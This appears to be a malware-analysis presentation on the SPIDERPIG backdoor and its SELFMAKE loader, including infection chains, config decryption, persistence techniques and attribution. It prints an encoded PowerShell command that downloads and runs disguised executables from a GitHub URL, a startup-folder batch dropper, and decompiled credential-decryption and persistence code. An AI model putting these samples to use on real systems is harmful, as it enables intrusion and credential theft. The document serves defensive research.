fseek(v3, 0, 2);
Size = ftell(v3);
fseek(v3, 0, 0);
v4 = (char *)operator new[](Size + 100);
memset(v4, 0, Size + 100);
fread(v4, 1u, Size, v3);
fclose(v3);
v15 = operator new[](Size);
memset(v15, 0, Size);
memset(v18, 0, 4096);
v5 = 0;
if ( (int)Size <= 0 )
  return 0;
while ( v4[v5] != 'e'
     || v4[v5 + 1] != 'n'
     || v4[v5 + 2] != 'c'
     || v4[v5 + 3] != 'r'
     || v4[v5 + 4] != 'y'
     || v4[v5 + 5] != 'p'
     || v4[v5 + 6] != 't'
     || v4[v5 + 7] != 'e'
     || v4[v5 + 8] != 'd'
     || v4[v5 + 9] != '_'
     || v4[v5 + 10] != 'k'
     || v4[v5 + 11] != 'e'
     || v4[v5 + 12] != 'y' )
{
  if ( ++v5 >= (int)Size )
    return 0;
}
v7 = v5 + 16;
if ( v5 + 16 >= (int)Size )
  return 0;
v8 = (int)&v4[v5];
v16 = &v4[v5];
v9 = Size;
v10 = 0;
do
{
  if ( v4[v7] == 34 )
  {
    memmove_0(v15, (const void *)(v8 + 16), v10);
    v11 = sub_401000((int)v18, (const char *)v15);
    if ( v18[0] == 'PAPD' && LOBYTE(v18[1]) == 'I' )
    {
      pDataIn.cbData = v11 - 5;
      pDataIn.pbData = (BYTE *)&v18[1] + 1;
      pDataOut = 0i64;
      CryptUnprotectData(&pDataIn, 0, 0, 0, 0, 0, &pDataOut);
      if ( pDataOut.cbData )
      {
        memmove_0(v13, pDataOut.pbData, pDataOut.cbData);
        *a3 = pDataOut.cbData;
        return 1;
      }
    }
    else
    {
      printf("dpapi error.\n");
    }
```


Attribution of Campaign #1 – Case #2

- Infrastructure overlap with known Earth Hundun's malware




Campaign #2

- Targeting unspecified companies/organizations/region
- Possibly via Exploitation or Malware Bundled Installer
- Payload is undocumented backdoor SPIDERPIG



Campaign #2: Infection Chain



Initial Access Case #1: Abuse ProxyLogon

- In the report of ProxyLogon from multiple vendors, there was uncategorized payload, which was actually SPIDERPIG
  - https://medium.com/deep-learning-for-cybersecurity/blue-hexagon-security-advisory-microsoft-exchange-server-0-days-83f49d528d34
  - https://www.seqrite.com/blog/4898-2/

Variant 2:

Another PowerShell script we observed will try to download file download from the GitHub page. The extension for the file is .png, but it is PE executable file.

```
"C:\Windows\System32\cmd.exe" /c powershell.exe -eNco
WwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBTAGUAYwB1AHIAaQB0
AHkAUAByAG8AdABvAGMAbwBsACAAPQAgAFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAZQBjAHUAcgBpAHQAeQBQAHIAbwB0AG8AYwBvAGwA
VAB5AHAAZQBdADoAOgBUAGwAcwAxADIAOwAKAEkAbgB2AG8AawBlAC0AVwBlAGIAUgBlAHEAdQBlAHMAdAAgACIAaAB0AHQAcABzADoALwAv
AHIAYQB3AC4AZwBpAHQAaABlAGIAdQBzAGUAcgBjAG8AbgB0AGUAbgB0AC4AYwBvAG0ALwBlAGwAdQBrAGUAbgA4ADkAMABlAG4AbABrAC8A
ZQB4AG0AYQBpAGwAcwAvAG0AYQBpAG4ALwA4ADMALgBwAG4AZwAiACAALQBPAHUAdABGAGkAbABlACAAIgBDADoAXABQAHIAbwBnAHIAYQBt
ACAARgBpAGwAZQBzACAAKAB4ADgANgApAFwAQwBvAG0AbQBvAG4AIABGAGkAbABlAHMAXABzAHkAcwB0AGUAbQBcAHcAYQBiAC4AZABsAGwA
IgAKAEkAbgB2AG8AawBlAC0AVwBlAGIAUgBlAHEAdQBlAHMAdAAgACIAaAB0AHQAcABzADoALwAvAHIAYQB3AC4AZwBpAHQAaAB1AGIAdQBz
AGUAcgBjAG8AbgB0AGUAbgB0AC4AYwBvAG0ALwBlAGwAdQBrAGUAbgA4ADkAMABlAG4AbABrAC8AZQB4AG0AYQBpAGwAcwAvAG0AYQBpAG4A
LwA4ADQALgBwAG4AZwAiACAALQBPAHUAdABGAGkAbABlACAAIgBDADoAXABQAHIAbwBnAHIAYQBtACAARgBpAGwAZQBzACAAKAB4ADgANgAp
AFwAQwBvAG0AbQBvAG4AIABGAGkAbABlAHMAXABzAHkAcwB0AGUAbQBcAHcAYQBiAC4AZABsAGwAIgAGUAeABlACICAgBJAG4AdgBvAGsAZQAtAEkA
dABlAG0AIAAiAEMAOgBcAFAAcgBvAGcAcgBhAG0AIABGAGkAbABlAHMAIAAoAHgAOAA2ACkAXABDAG8AbQBtAG8AbgAgAEYAaQBsAGUAcwBc
AHMAeQBzAHQAZQBtAFwAdwBhAGIAMwAyAC4AZQB4AGUAIgA=

decode->

[System.Net.ServicePointManager]::SecurityProtocol=[System.Net.SecurityProtocolType]::Tls12;
Invoke-WebRequest"https://raw.githubusercontent.com/eluken890enlk/exmails/main/83.png"-OutFile"C:\ProgramFil
es(x86)\CommonFiles\system\wab.dll"
Invoke-WebRequest"https://raw.githubusercontent.com/eluken890enlk/exmails/main/84.png"-OutFile"C:\ProgramFil
es(x86)\CommonFiles\system\wab32.exe"
Invoke-Item"C:\ProgramFiles(x86)\CommonFiles\system\wab32.exe"
```


Fig 9. PowerShell Script variant 2

PE Hashes
3547D371C975779D6E0EDDF145936FB1
8AEA2AE91CC084731A08AA231E79A430
9ff2613df0fc30afbc552f40360c37e7
cad2ee0a2e085a319505c4c4b68b3d2b

Initial Access Case #2: Malware Bundled Installer

- We found SELFMAKE was bundled in Brave browser installer
  - Brave browser is privacy focused browser developed by Brave Software

Untrusted certificate of installer



Anonymity network tool Setup.msi

extract

Legitimate Brave browser installer


```
@ECHO OFF

copy /Y browser-up.exe "%userprofile%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\browser-up.exe"
start "" "%userprofile%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\browser-up.exe"

exit
```

SELFMAKE (SPIDERPIG Loader)

- PE on-memory loader, internally called as “selfmake” according to its class name
- SELFMAKE is based on OSS PE Loader
  - https://github.com/abhisek/Pe-Loader-Sample/blob/master/src/PeLdr.cpp

SELFMAKE


```
flOldProtect = a1;
if ( !a2 )
  return 0;
v3 = (FILE *)sub_311465("[+] Mapping Target PE File\n");
fprintf(v3 + 2, v28);
v4 = (FILE *)sub_311465("[+] Loader Base Orig: 0x%08x New: 0x%08x\n", *(_DWO
fprintf(v4 + 2, v23);
v5 = *(_DWORD *)(a2 + 8);
v6 = *(_DWORD *)(v5 + 52);
v7 = *(_DWORD *)(a2 + 40);
v8 = v6 + *(_DWORD *)(v5 + 80);
*(_DWORD *)(a2 + 28) = v6;
v9 = (FILE *)sub_311465("[+] PE Base Orig: 0x%08x END: 0x%08x\n", v6, v8);
fprintf(v9 + 2, v24);
```


PeLdr.cpp

```
static
BOOL PeLdrMapImage(PE_LDR_PARAM *pe)
{
        DWORD                                   i;
        MEMORY_BASIC_INFORMATION        mi;
        PIMAGE_SECTION_HEADER           pSectionHeader;
        BOOL                                    ret = FALSE;

        NTSTATUS        (NTAPI *NtUnmapViewOfSection)
                                        (HANDLE, LPVOID) = NULL;
        if(!pe)
                return ret;

        DMSG("Mapping Target PE File");
        DMSG("Loader Base Orig: 0x%08x New: 0x%08x",
                pe->dwLoaderBase, pe->dwLoaderRelocatedBase);
```

SELFMAKE Variants

- So far, we could find only selfmake2 / selfmake3






sha1	type	compiled time (UTC)
815676aa74cdb09bf3863d7d5de258afc9f9b21c	SELFMAKE v3	2021-03-11 07:27:40
beca13ef212bca6924032f46640f27aa1b8d8cae	SELFMAKE v3	2021-03-11 07:27:40
28fda3fe4c87a6b9fd9fb92b7494fbfd2545f2c0	SELFMAKE v2	2021-03-12 08:45:39
48a5836e51519f0521c26936a928650fa7f03362	SELFMAKE v2	2021-03-12 08:45:39
3c46394e7b321b894b7665b6b4839c5aa16e9fa9	SELFMAKE v3	2021-03-23 06:46:46
7c984ca2a41abe52c6fa718bd8f600379ccb93ab	SELFMAKE v3	2021-06-23 07:37:17
53eb6040b0c1e1977f4c4c18aae2e42400281456	SELFMAKE v3	2021-06-23 07:39:13
4c7a6d2b048ee87743018479cd5868771beba1ab	SELFMAKE v3	2021-07-10 07:32:54
ec68aae442d75d5bccaeae2729f9c4e6b893774a	SELFMAKE v3	2021-07-21 14:12:17

SELFMAKE: v2

Address	Length	Type	String
.data:0033B1E0	00000014	C	.?AVCselfmake2App@@

- SELFMAKE v2 loads encrypted payload from local file




SELFMAKE: v3

Address	Length	Type	String
.data:00159C60	00000014	C	.?AVCselfmake3App@@
.data:00159E04	00000014	C	.?AVCselfmake3Dlg@@

- SELFMAKE v3 loads encrypted payload from remote server

1) Download encrypted data in %temp% path from remote server

2) Check if signature is valid (**D0 D9 FE E1**) and decrypt payload with XOR



selfmake.exe

Signature XOR key Size of Payload

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	D0	D9	FE	E1	D0	D9	FE	E1	00	10	04	00	00	00	00	00	ÐÙþáÐÙþá.....
00000010	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000020	9D	83	6E	E1	D3	D9	FE	E1	D4	D9	FE	E1	2F	26	FE	E1	
00000030	68	D9	FE	E1	D0	D9	FE	E1	90	D9	FE	E1	D0	D9	FE	E1	
00000040	D0	D9	FE	E1	D0	D9	FE	E1	D0	D9	FE	E1	D0	D9	FE	E1	
00000050	D0	D9	FE	E1	D0	D9	FE	E1	D0	D9	FE	E1	38	D9	FE	E1	
00000060	DE	C6	44	EF	D0	6D	F7	2C	F1	61	FF	AD	1D	F8	AA	89	

Encrypted Payload

Encrypted Config

00159EA0	37	00	00	00	51	53	56	5B	5B	0E	18	05	05	00	16	57	7...QSV[[.....W
00159EB0	52	4B	16	5E	0D	05	48	04	02	0C	4B	57	4E	52	44	0B	RK.^..H...KWNRD.
00159EC0	07	07	1B	0B	0D	19	52	4C	59	16	45	4A	48	49	4E	09	......RLY.EJHIN.
00159ED0	50	56	48	16	59	09	06	04	05	4E	08	00	00	00	00	00	PVH.Y....N.....

3) Find "**fixmeconfig**" signature and copy encrypted config onto it

SPIDERPIG

4) Run on memory via CreateThread

Decrypted Payload

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....ÿÿ..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	¸.....@.....

000390E0	0B	00	00	00	18	2E	23	00	66	69	78	6D	65	63	6F	6E	.....#.fixmecon
000390F0	66	69	67	00	00	00	00	00	00	00	00	00	00	00	00	00	fig.....
00039100	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00039110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00039120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00039130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

SPIDERPIG RAT

- Asynchronous designed HTTP custom backdoor
  - Observed since 2021/03
  - Internally called “Spider-Rat” according to its PDB

RSDSI Table		
Offset	Name	Value
5D158	Sig	53445352
5D15C	GUID	{a8be35c1-9f77-4474-43bd-84d37ce6f2a}
5D16C	Age	1
5D170	PDB	C:\Users\amiko\Desktop\Spider-Rat\Client\Sample1\x64\Release\Sample1.pdb

SPIDERPIG Variants

sha1	type	compiled time (UTC)	autorun	backdoor
98578e79eeb7020e81a72bbb0b40398fbf69f3e3	SPIDERPIG x86	2021-03-05 01:54:45	Type 1	Type 1
b7a97e9ed1660af79e7aca677704ef4928bc6c21	SPIDERPIG x64	2021-03-19 08:23:25	-	Type 2
c9406cc0e157eddadcb7bd74e29240307090e9ba	SPIDERPIG x64	2021-03-20 04:56:16	-	Type 2
abef8e4980cae30bf215c70f877fd74cff6cdb2c	SPIDERPIG x86	2021-07-10 13:35:43	Type 2	Type 1
37669d065275fc622b8736eb38198c99ebfd18a0	SPIDERPIG x64	2021-11-02 02:03:21	-	Type 2
ab5748b85849306a8096677e7a80b0f973c979c1	SPIDERPIG x64	2021-11-02 02:04:53	-	Type 2

Autorun types

Type 1: Run / RunOnce / UserInitMprLogonScript

Type 2: Run / OnecDrive / UserInitMprLogonScript

Backdoor types

Type 1 (=x86):

- Reverse shell using powershell.exe
- Disk manipulation (Enum drives / Upload / Download / Rename)

Type 2 (=x64):

- Reverse shell using cmd.exe
- Download EXE and execute

SPIDERPIG: Config decryption

- Encrypted by hadcoded XOR key

```
v0 = dword_2510E8;
v1 = 0;
v2 = 0;
v32 = 2;
for ( dword_2541F0 = dword_2510E8; v2 < v0; ++v2 )
{
  v3 = byte_251068[v1++] ^ byte_2510EC[v2];
  byte_2541F8[v2] = v3;
  if ( v1 >= 11 )
    v1 = 0;
}
```

```
.data:00251068 ; char aEfxjj964528428[]
.data:00251068 aEfxjj964528428 db 'efxjj964528428425',0
```

```
.data:002510E8 dword_2510E8     dd 37h                  ; DATA XREF: sub_201954+A4
.data:002510E8                                          ; size of encrypted config
.data:002510EC ; char byte_2510EC[1020]
.data:002510EC byte_2510EC      db 51h                  ; DATA XREF: sub_201954:lo
.data:002510EC                                          ; encrypted config data
.data:002510ED                  db  53h ; S
.data:002510EE                  db  56h ; V
.data:002510EF                  db  5Bh ; [
.data:002510F0                  db  5Bh ; [
.data:002510F1                  db  0Eh
.data:002510F2                  db  18h
.data:002510F3                  db    5
.data:002510F4                  db    5
.data:002510F5                  db    0
```

decrypt

```
In [17]: import ida_bytes
    ...: from itertools import cycle

In [18]: key = b'efxjj964528428425'
    ...: size = 0x37

In [19]: enc = ida_bytes.get_bytes(0x2510EC, size)

In [20]: ''.join([chr(e ^ k) for e, k in zip(enc, cycle(key[:11]))])
Out[20]: '45.117.102.243|443|104.168.213.95|443|||||1500|30000|0'
```

Config format

IP1|PORT1|IP2|PORT2|IP3|PORT4|PROXY_NAME|PROXY_USERNAME|PROXY_PASS|?|INTERVAL|PERSISTENCE

Notable auto-start techniques #1

- Create new DLL in following OneDrive folder, which results in DLL Search Order Hijacking on OneDrive execution
  - **%APPDATA%\Local\Microsoft\OneDrive\FileSyncFalwb.dll**

```
GetModuleFileNameA(0, Filename, 0x104u);
CopyFileA(Filename, "C:\\programdata\\schost.exe", 0);
memcpy_0(aCWindowsSystem, "C:\\programdata\\schost.exe", strlen("C:\\programdata\\schost.exe") + 1);
memset(pszPath, 0, sizeof(pszPath));
memset(FileName, 0, sizeof(FileName));
result = (FILE *)SHGetSpecialFolderPathA(0, pszPath, 26, 1);
if ( result )
{
  Filename[strlen(pszPath) + 252] = 0;
  wsprintfA(FileName, "%s\\%s", pszPath, "Local\\Microsoft\\OneDrive\\FileSyncFalwb.dll");
  printf("%s\n", FileName);
  Sleep(0x2710u);
  v1 = fopen(FileName, "wb");
  v2 = v1;
  if ( v1 )
  {
    fwrite(&unk_246068, 1u, 0xB000u, v1);
    return (FILE *)fclose(v2);
  }
  else
  {
    WinExec("cmd /c taskkill /f /im onedrive.exe", 0);
    result = fopen(FileName, "wb");
    v3 = result;
    if ( result )
    {
      fwrite(&unk_246068, 1u, 0xB000u, result);
      return (FILE *)fclose(v3);
    }
  }
}
return result;
}
```

Write launcher DLL which is embedded in itself

In DllEntryPoint, it tries to run calc.exe (maybe this is not fully implemented)

```
LibraryA = LoadLibraryA("Shell32.dll");
ShellExecuteA = (HINSTANCE (__stdcall *)(HWND, LPCSTR, LPCSTR, LPCSTR, LPCSTR, INT))GetProcAddress(
                                                                                    LibraryA,
                                                                                    "ShellExecuteA");
((void (__fastcall *)(_QWORD, const char *, char *, _QWORD, _QWORD, _DWORD))ShellExecuteA)(
  0i64,
  "open",
  aCWindowsSystem,                          // C:\Windows\System32\calc.exe
  0i64,
  0i64,
  0);
return 0i64;
```

Notable auto-start techniques #2

- Register copy of itself in following registry entry
  - Key: HKCU\Environment
  - Value: UserInitMprLogonScript
- This technique is known to be used by APT28 in 2017

```
result = RegOpenKeyExA(HKEY_CURRENT_USER, "Environment", 0, 0xF003Fu, &phkResult);
if ( !result )
{
  GetModuleFileNameA(0, Filename, 0x104u);
  CopyFileA(Filename, (LPCSTR)"c:\\users\\public\\downloads\\mpetect.exe", 0);
  memset(pvData, 0, sizeof(pvData));
  pcbData = 260;
  if ( RegGetValueA(phkResult, 0, "UserInitMprLogonScript", 2u, 0, pvData, &pcbData)
    || (result = _mbscmp("c:\\users\\public\\downloads\\mpetect.exe", pvData)) != 0 )
  {
    v1 = lstrlenA((LPCSTR)"c:\\users\\public\\downloads\\mpetect.exe");
    RegSetValueExA(phkResult, "UserInitMprLogonScript", 0, 1u, "c:\\users\\public\\downloads\\mpetect.exe", v1 + 1);
    return RegCloseKey(phkResult);
  }
}
return result;
```

Attribution into SPIDERPIG

- Based on the following artifacts, the developer(s) of SPIDERPIG and BUSYICE could be same indivisual or collaborate each other
  - Similar format of mutex name (confidence low)

SPIDERPIG
```
CreateMutexA(0i64, 0, "71564__40F02953_DD71_4715_A317754556516DB5__71564_");
```

BUSYICE
```
CreateMutexA(0, 0, "71564__40Fllk293_DD71_4715_A3177782516DB5__71564_");
```

  - Similar format of config/command (confidence low)
    - Both SPIDERPIG and BUSYICE use "|" as separator
  - Same version of compiler/linker with BUSYICE (confidence low)
    - Both SPIDERPIG and BUSYICE use Visual Studio 2005/2008

SPIDERPIG

90	Comp ID	6b164cfa6b7b8ada	7006dc627	50727.109.7	Utc1400_C	50727	7	Visual Studio 2005 08.00
98	Comp ID	6b164ce06b6d8ada	1d007bc627	50727.123.29	Implib800	50727	29	Visual Studio 2005 08.00
A0	Comp ID	6b164ede6b174cfd	22300010000	0.1.547	Import0	0	547	Visual Studio
A8	Comp ID	6b164ce16b831ee3	1c0095521e	21022.149.28	Masm900	21022	28	Visual Studio 2008 09.00
B0	Comp ID	6b164c4e6b951ee3	b30083521e	21022.131.179	Utc1500_C	21022	179	Visual Studio 2008 09.00
B8	Comp ID	6b164c736b921ee3	8e0084521e	21022.132.142	Utc1500_CPP	21022	142	Visual Studio 2008 09.00
C0	Comp ID	6b164cfa6b9c1ee3	7008a521e	21022.138.7	Utc1500_LTCG_CPP	21022	7	Visual Studio 2008 09.00
C8	Comp ID	6b164cfc6b871ee3	10091521e	21022.145.1	Linker900	21022	1	Visual Studio 2008 09.00

BUSYICE

90	Comp ID	4756610a47c33302	160095521e	21022.149.22	Masm900	21022	22	Visual Studio 2008 09.00
98	Comp ID	4756619b47d53302	870083521e	21022.131.135	Utc1500_C	21022	135	Visual Studio 2008 09.00
A0	Comp ID	4756612647d23302	3a0084521e	21022.132.58	Utc1500_CPP	21022	58	Visual Studio 2008 09.00
A8	Comp ID	4756611e473ba73b	2006dc627	50727.109.2	Utc1400_C	50727	2	Visual Studio 2005 08.00
B0	Comp ID	47566111472da73b	d007bc627	50727.123.13	Implib800	50727	13	Visual Studio 2005 08.00
B8	Comp ID	475661654757611c	7900010000	0.1.121	Import0	0	121	Visual Studio
C0	Comp ID	4756611d47dc3302	1008a521e	21022.138.1	Utc1500_LTCG_CPP	21022	1	Visual Studio 2008 09.00
C8	Comp ID	4756611d47c23302	10094521e	21022.148.1	Cvtres900	21022	1	Visual Studio 2008 09.00
D0	Comp ID	4756611d47c73302	10091521e	21022.145.1	Linker900	21022	1	Visual Studio 2008 09.00

Attribution into SPIDERPIG

- Based on the following artifacts, the developer(s) of SPIDERPIG and BUSYICE could be same indivisual or collaborate each other
  - Adding junk code, Earth Hundun's favorite simple anti-detection technique

Meaningless function


```
int junk()
{
  int v0; // esi

  printf("f23rwe");
  printf("f23rwe");
  printf("f23rwe");
  printf("f23rwe");
  if ( GetTickCount() == 2351234 )
  {
    printf("f23rwe");
    printf("f23rwe");
    printf("f23rwe");
    v0 = 23;
  }
  else if ( GetLastError() == 134235 )
  {
    printf("f23rwe");
    printf("f23rwe");
    printf("f23rwe");
    v0 = 32;
  }
  else
  {
    v0 = 321;
  }
  printf("f23rwe");
  printf("f23rwe");
  printf("f23rwe");
  return v0;
}
```

